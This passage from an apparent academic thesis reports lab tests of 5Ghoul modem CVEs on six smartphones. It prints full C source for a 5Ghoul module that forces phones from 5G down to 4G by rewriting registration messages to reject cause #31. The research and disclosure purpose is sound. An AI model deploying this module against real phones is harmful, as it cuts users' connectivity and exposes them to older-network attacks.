- **The UE isn't connecting to 5Ghoul or the Callbox in 5G**

  This can either be a Downgrade Attack or a Permanent DoS. To differentiate between the two, switch the Callbox to 4G

  - **The UE connects to the Callbox in 4G**

    This means the attack is an effective Downgrade from 5G to 4G.

  - **The UE does not connect to the Callbox in 4G**

    This means the attack is an effective DoS until the Modem of the UE is restarted.

4.4 Results

Testing has been conducted on six smartphones, trying every 5Ghoul associated CVE and the module implemented in the next chapter.

4.4.1 Available UEs and specifications

In Table 4.1 is a list of tested smartphones and their listed modems.

Smartphone name	Modem
One Plus Nord 2 5G	MediateK Dimensity 1200
Samsung S22	Exynos 5300
Samsung S23	X70
Pixel 6	Exynos 5300g
Xiaomi 12	X65
Huawei P40	Balong 5000

Table 4.1: Smartphones and their Modems

- The Samsung S22, Pixel 6, and Huawei P40 modems are not listed as vulnerable to the 5Ghoul CVEs.
- The Xiaomi 12 and Samsung S23 modems are newer versions of the X55 and X60 that are listed as vulnerable to the 5Ghoul CVEs.
- The One Plus Nord 2 5G is almost the same phone as was used by the 5Ghoul team (One Plus Nord 2 5G CE), with a small difference in the modem being a Dimensity 1200 instead of a Dimensity 900. The attacks citing the Dimensity 900 as vulnerable however do cite the Dimensity 1200 as being vulnerable as well.

4.4.2 Impact on UEs

A table containing the impact of 5Ghoul attacks on the UEs is available in appendix 5.2.3.

Samsung S22, Pixel 6, Huawei P40

Unsurprisingly, these three smartphones did not have a particular reaction to the 5Ghoul attacks, as their modems are not listed as vulnerable to 5Ghoul CVEs.

Xiaomi 12, Samsung S23

The Qualcomm modems seem to have been patched in newer iterations, as the CVEs targeting them have no effect on these newer phones.

One Plus Nord 2 5G

This smartphone however, is affected by almost all of the MediateK related CVEs :

- CVE-2023-20702 (3.2.1)
- CVE-2023-32841 (3.2.2)
- CVE-2023-32842 (3.2.3)
- CVE-2023-32843 (3.2.4)
- CVE-2023-32844 (3.2.5)
- CVE-2024-20003 (3.2.11)
- CVE-2024-20004 (3.2.12)

The only CVE affecting MediateK that does not affect the UE is CVE-2023-32845 (3.2.6).

The effect of the attacks differ slightly depending on the use by 5Ghoul of ADB, if ADB is used to quickly reconnect the smartphone to the cell, a comportment similar to the description in chapter 3 is observed. However if ADB is not used in that way, the only way to quickly restore 5G connectivity is to restart the smartphone, a switch of airplane mode on/off does not allow for 5G connectivity to be restored.

4.4.3 Conclusions

The results show that despite nearly two years passing since the disclosure of some CVEs like CVE-2023-20702, the vulnerability is still present in a COTS UE. This shows a failure in the security patching process chain.

5Ghoul also has a way to implement modules to exploit known vulnerabilities, and the next step is to further exploit the capacities of 5Ghoul as a tool to replay attacks, by implementing custom scenarios based on known vulnerabilities.

Chapter 5

Making a module based on a known attack

This chapter will use a downgrade attack as an example of how to use 5Ghoul to implement known attacks.

5.1 Downgrade Attack

A downgrade attack in this context causes the targeted UE to regress to an older protocol such as 4G LTE (Figure 5.1). Doing this exposes the UE to already existing attacks in that protocol. A downgrade attack is typically used in combination with these already existing attacks to achieve more than is currently possible in the newer protocol.



Figure 5.1: Downgrade Attack

5.1.1 Vulnerability

The example downgrade attack consists of going through the Initial Attach process with the UE up until the Registration process state, then send the UE a Registration Reject with a specific 5G Mobility Management (5GMM) cause.

A list of the valid causes for the Registration Reject message is available in the European Telecommunications Standards Institute (ETSI) norms [23], table 9.11.3.2.1: 5GMM cause information element, page 849. The specific cause of interest is illustrated in Table 5.1.

Cause value (Bits)	
0 0 0 1 1 1 1 1	Redirection to EPC required

Table 5.1: Extract from 3GPP TS 24.501 version 18.10.0 Release 18 Table 9.11.3.2.1: 5GMM cause information element [23]

Converted to decimal the Cause value is 31. The Registration Reject Cause #31 will cause the UE to stop considering 5G networks altogether, and start searching for an EPC specifically, suitable networks for the UE after this Registration Reject Cause are 4G LTE and 5G NSA networks since both are driven by an EPC.

5.2 Implementation

In 5Ghoul, a module works in two steps :

- Filtering, where is specified which packets are of interest and should trigger the second part.
- Modification, where the packet that triggered a filter can be modified however is needed.

5.2.1 Filtering packets

During this step, the filters are declared and setup on the either the Uplink or the Downlink. 5Ghoul uses the Wireshark dissector libraries to understand the packets going between the gNB and the UE, therefore the filters' format is that of Wireshark's filters.

- Filters are firstly declared inside the setup function of the module.

```
1 int setup(wd_modules_ctx_t *ctx)
2 {
3   // Declare filters
4   // Registration Reject
5   f1 = wd_filter("nas_5gs.mm.message_type == 0x44");
6   // Registration Accept
7   f2 = wd_filter("nas_5gs.mm.message_type == 0x42");
8   return 0;
9 }
```

  Here filter f1 corresponds to any "Registration Reject" message, and the filter f2 corresponds to any "Registration Accept" message.

- Then, once the filters are declared, they need to be registered in the correct function to act as hooks for the next part.

The tx_pre_dissection function will place filters on the Downlink and the rx_pre_dissection function will place filters on the Uplink

```
int tx_pre_dissection(uint8_t *pkt_buf,
        int pkt_length, wd_modules_ctx_t *ctx)
{
  // Register filters
  wd_register_filter(ctx->wd, f1);
  wd_register_filter(ctx->wd, f2);
  return 0;
}
```

This code places the previously declared filters f1 and f2 on the Downlink using the tx_pre_dissection function. When a corresponding message passes through the Downlink, the tx_post_dissection is called.

5.2.2 Acting on Filtered packets

Once a packet of interest is found, this step is triggered. During this step, the packet can be modified arbitrarily.

Here depending on which filter is triggered, two different modifications can occur.

```
int tx_post_dissection(uint8_t *pkt_buf, int pkt_length,
                       wd_modules_ctx_t *ctx)
{
    // On Registration Reject
    if (wd_read_filter(ctx->wd, f1)) {
        wd_log_y("Redirection to EPC Required");
        pkt_buf[72 - 48] = 0x83;
        pkt_buf[73 - 48] = 0xe0;
        return 1;
    // On Registration Accept
    } else if (wd_read_filter(ctx->wd, f2)) {
        wd_log_y("Redirection to EPC Required");
        pkt_buf[266 - 48] = 0x44;
        pkt_buf[267 - 48] = 0x1f;

        return 1;
    }
    return 0;
}
```

The 48 comes from the header that is stripped before the hook, the 72 is the position of the byte in a tool like Wireshark that shows the entirety of the packet.

- If filter f1 is triggered, that means the packet already contains a Registration Reject message. Because of packet alignment, the byte containing information on the cause is split over two bytes in our buffer. To keep

the message as is while specifying cause #31, the byte 72-48 is modified to 0x83, and the byte 73-48 is modified to 0xE0.

- If filter f2 is triggered, that means the packet contains a Registration Accept message. Because of packet alignment, the byte containing information on the cause is split over two bytes in our buffer. To modify the message to a Registration Reject while specifying cause #31, the byte 266-48 is modified to 0x44, and the byte 267-48 is modified to 0x1F.

  This filter is only for example purposes, as it will only be triggered if 5Ghoul knows the SUPI, the OPc, and the Ki of the UE. Knowing all three is not a realistic approach.

The full code of this module is available in appendix 5.2.3

5.2.3 Execution

In Figure 5.2 is a capture of the downgrade attack in execution



Figure 5.2: Capture of the Registration Reject Cause #31 module in execution

Conclusion

With the advent of concepts like the IoT, reliable low-latency connectivity is in demand. 5G NR aims to make this type of connectivity widely available in the near future. But this connectivity needs to be kept sufficiently secure before being used in critical applications. 5G NR comes with plenty of new technologies, that almost certainly bring not yet known vulnerabilities with them. This is why security research is important in this field, and projects like 5Ghoul contribute greatly to the security of cellular infrastructure.

Going into this thesis, the goal was to learn about the current state of security research in 5G communications, find out the current usability of older vulnerabilities in COTS UEs, and find out about the feasibility of replaying known attacks.

To this end the principal object of study, 5Ghoul, has been used has a way to replicate attacks on different UEs. Results shows that some UEs are still vulnerable to these attacks despite the corresponding modems in these UEs having security patches made available to OEMs for more than a year. An explanation would be that the patching chain from the modem manufacturer (MediaTeK, Qualcomm) to the OEM (Samsung, Xiaomi, OnePlus), to the operator, and finally receiving the update on the smartphone, is complex enough to beget massive delays for these security patches.

A more detailed report on this can be achieved by having more available UEs to conduct testing on. For example, having 5G SA capable UEs equipped with X55/X60 modems would help answer questions about the current state of security patches for these modems depending on OEM and operator.

This study has shown that a current bottleneck for security in cellular network is the patching process of the UEs, where exactly that bottleneck is in the patching chain has not been identified here.

The next step of this approach is to research new vulnerabilities. Fortunately, 5Ghoul features a stateful multi-layer fuzzer, and an article talking about this fuzzer has been published [25] during the writing of this thesis, around June 2025. This fuzzer is a strong lead to discover new vulnerabilities in the 5G initial attach process.

Another approach focused on tracking UEs through the replay of authentication vectors [22] has potential to be implemented in a 5Ghoul module as an additional scenario.

Glossary

Common Vulnerabilities and Exposures A security flaw which has been assigned a CVE ID. xiii

Denial of Service A type of attack that overloads or blocks a device from communicating.. 11

Man in the Middle A type of attack where the communication channel is controlled by the attacker.. 3

Bibliography

[1] 3gpp. https://www.3gpp.org/.

[2] free5GC. https://free5gc.org/.

[3] Nai. https://datatracker.ietf.org/doc/html/rfc4282.

[4] Open Air Interface 5G. https://gitlab.eurecom.fr/oai/openairinterface5g.

[5] Open Air Interface 5G Core Network Project. https://openairinterface.org/oai-5g-core-network-project/.

[6] Open Air Interface 5G RAN Project. https://openairinterface.org/oai-5g-ran-project/.

[7] Open5GS. https://github.com/open5gs/open5gs.

[8] srsRAN. https://www.srsran.com/.

[9] SUCI on SIM. https://www.telecomhall.net/t/which-element-should-calculate-suci-5g-sim-or-mobile-device/22782.

[10] CVE-2023-20702. https://www.cve.org/CVERecord?id=CVE-2023-20702, November 2023.

[11] CVE-2023-32841. https://www.cve.org/CVERecord?id=CVE-2023-32841, December 2023.

[12] CVE-2023-32842. https://www.cve.org/CVERecord?id=CVE-2023-32842, December 2023.

[13] CVE-2023-32843. https://www.cve.org/CVERecord?id=CVE-2023-32843, December 2023.

[14] CVE-2023-32844. https://www.cve.org/CVERecord?id=CVE-2023-32844, December 2023.

[15] CVE-2023-32845. https://www.cve.org/CVERecord?id=CVE-2023-32845, December 2023.

[16] CVE-2023-32846. https://www.cve.org/CVERecord?id=CVE-2023-32846, December 2023.

[17] CVE-2023-33042. https://www.cve.org/CVERecord?id=CVE-2023-33042, December 2023.

[18] CVE-2023-33043. https://www.cve.org/CVERecord?id=CVE-2023-33043, December 2023.

[19] CVE-2023-33044. https://www.cve.org/CVERecord?id=CVE-2023-33044, December 2023.

[20] CVE-2024-20003. https://www.cve.org/CVERecord?id=CVE-2024-20003, February 2024.

[21] CVE-2024-20004. https://www.cve.org/CVERecord?id=CVE-2024-20004, February 2024.

[22] M. Chlosta, D. Rupprecht, C. Pöpper, and T. Holz. 5G SUCI-Catchers: Still catching them all? 2021.

[23] ETSI. Etsi ts 124 501 v18.10.0 (2025-03). https://www.etsi.org/deliver/etsi_ts/124500_124599/124501/18.10.00_60/ts_124501v181000p.pdf.

[24] M. E. Garbelini, Z. Shang, S. Luo, S. Chattopadhyay, S. Sun, and E. Kurniawan. 5GHOUL : Unleashing Chaos on 5G Edge Devices. Technical report, Singapore University of Technology and Design (SUTD) I2R, A*STAR, 2023.

[25] Matheus E. Garbelini, Zewen Shang, Shijie Luo, Sudipta Chattopadhyay, Sumei Sun, and Ernest Kurniawan. 5ghoul: Unleashing chaos on 5g edge devices via stateful multi-layer fuzzing. *IEEE Transactions on Dependable and Secure Computing (TDSC)*, 2025. https://asset-group.github.io/papers/5Ghoul.pdf.

[26] Asset Group. 5ghoul-5g-nr-attacks. https://github.com/asset-group/5ghoul-5g-nr-attacks.

[27] Event Helix. 5G Standalone Access: Registration Procedure. https://www.eventhelix.com/5G/standalone-access-registration/5g-standalone-access-registration.pdf, 2019. [Online; accessed 12-May-2025].

[28] MediaTeK. December 2023 Product Security Bulletin. https://corp.mediatek.com/product-security-bulletin/December-2023, December 2023.

[29] MediaTeK. November 2023 Product Security Bulletin. https://corp.mediatek.com/product-security-bulletin/November-2023, November 2023.

[30] MediaTeK. February 2024 Product Security Bulletin. https://corp.mediatek.com/product-security-bulletin/February-2024, February 2024.

[31] Qualcomm. December 2023 Security Bulletin. https://docs.qualcomm.com/product/publicresources/securitybulletin/december-2023-bulletin.html, December 2023.

[32] Jaeku Ryu. Sharetechnote - 5g. https://www.sharetechnote.com/html/5G/Handbook_5G_Index.html.

Appendices

Downgrade by Registration Reject

```
#include <ModulesInclude.hpp>

// Filters
wd_filter_t f1;
wd_filter_t f2;

// Vars
bool is_req_guti = false;

const char *module_name()
{
    return "Telit";
}

// Setup
int setup(wd_modules_ctx_t *ctx)
{
    // Change required configuration for exploit
    ctx->config->fuzzing.global_timeout = false;
    ctx->config->fuzzing.enable_mutation = false;

    // Declare filters
    // Registration Reject
    f1 = wd_filter("nas_5gs.mm.message_type == 0x44");
    // Registration Accept
    f2 = wd_filter("nas_5gs.mm.message_type == 0x42");
    return 0;
}

// TX
int tx_pre_dissection(uint8_t *pkt_buf, int pkt_length,
                      wd_modules_ctx_t *ctx)
{
    // Register filters
    wd_register_filter(ctx->wd, f1);
    wd_register_filter(ctx->wd, f2);
    return 0;
}

int tx_post_dissection(uint8_t *pkt_buf, int pkt_length,
```

```
                        wd_modules_ctx_t *ctx)
{
    // On Registration Reject
    if (wd_read_filter(ctx->wd, f1)) {
        wd_log_y("Redirection to EPC Required");
        pkt_buf[72 - 48] = 0x83;
        pkt_buf[73 - 48] = 0xe0;
        return 1;
    // On Registration Accept
    } else if (wd_read_filter(ctx->wd, f2)) {
        wd_log_y("Redirection to EPC Required");
        pkt_buf[266 - 48] = 0x44;
        pkt_buf[267 - 48] = 0x1f;

        return 1;
    }
    return 0;
}
```

5Ghoul Vulnerability Name	CVE	One Plus Nord 2 5G	Samsung s22	Samsung s23
Invalid RLC Data Sequence	CVE-2023-20702	5G DoS, downgrade to 4G, full restart necessary	-	-
Invalid RRC searchSpacesToAddModList	CVE-2023-32841	5G DoS, downgrade to 4G, full restart necessary	-	-
Invalid RRC Setup spCellConfig	CVE-2023-32842	5G DoS, downgrade to 4G, full restart necessary	-	-
Invalid RRC Uplink Config Element	CVE-2023-32843	5G DoS, downgrade to 4G, full restart necessary	-	-
Invalid RRC pucch CSIReportConfig	CVE-2023-32844	5G DoS, downgrade to 4G, full restart necessary	-	-
Null RRC Uplink Config Element	CVE-2023-32845	-	-	-
Truncated RRC physicalCellGroupConfig	CVE-2023-32846	5G DoS, downgrade to 4G, full restart necessary	-	-
Disabling 5G / Downgrade via Invalid RRC pdcch-Config	CVE-2023-33042	-	-	-
Invalid MAC/RLC PDU	CVE-2023-33043	-	-	-
NAS Unknown PDU	CVE-2023-33044	-	-	-
Invalid RRC CellGroup ID	CVE-2024-20003	5G DoS, downgrade to 4G, full restart necessary	-	-
Invalid RRC CellGroupConfig	CVE-2024-20004	Modem crash, stays on 5Ghoul while emissions lasts	-	-
Custom exploit module	...	One Plus Nord 2 5G	Samsung s22	Samsung s23
Registration Reject Cause #31	...	Downgrade to 4G	Downgrade to 4G	Downgrade to 4G

Table 1: Results of 5Ghoul testing pt. 1

5Ghoul Vulnerability Name	CVE	Pixel 6	Xiaomi 12	Huawei P40
Invalid RLC Data Sequence	CVE-2023-20702	-	-	-
Invalid RRC searchSpacesToAddModList	CVE-2023-32841	-	-	-
Invalid RRC Setup spCellConfig	CVE-2023-32842	-	-	-
Invalid RRC Uplink Config Element	CVE-2023-32843	-	-	-
Invalid RRC pucch CSIReportConfig	CVE-2023-32844	-	-	-
Null RRC Uplink Config Element	CVE-2023-32845	-	-	-
Truncated RRC physicalCellGroupConfig	CVE-2023-32846	-	-	-
Disabling 5G / Downgrade via Invalid RRC pdcch-Config	CVE-2023-33042	-	-	-
Invalid MAC/RLC PDU	CVE-2023-33043	-	-	-
NAS Unknown PDU	CVE-2023-33044	-	-	Modem Reboot
Invalid RRC CellGroup ID	CVE-2024-20003	-	-	-
Invalid RRC CellGroupConfig	CVE-2024-20004	-	-	-
Custom exploit module	...	Pixel 6	Xiaomi 12	Huawei P40
Registration Reject Cause #31	...	Downgrade to 4G	Downgrade to 4G	Downgrade to 4G

Table 2: Results of 5Ghoul testing pt. 2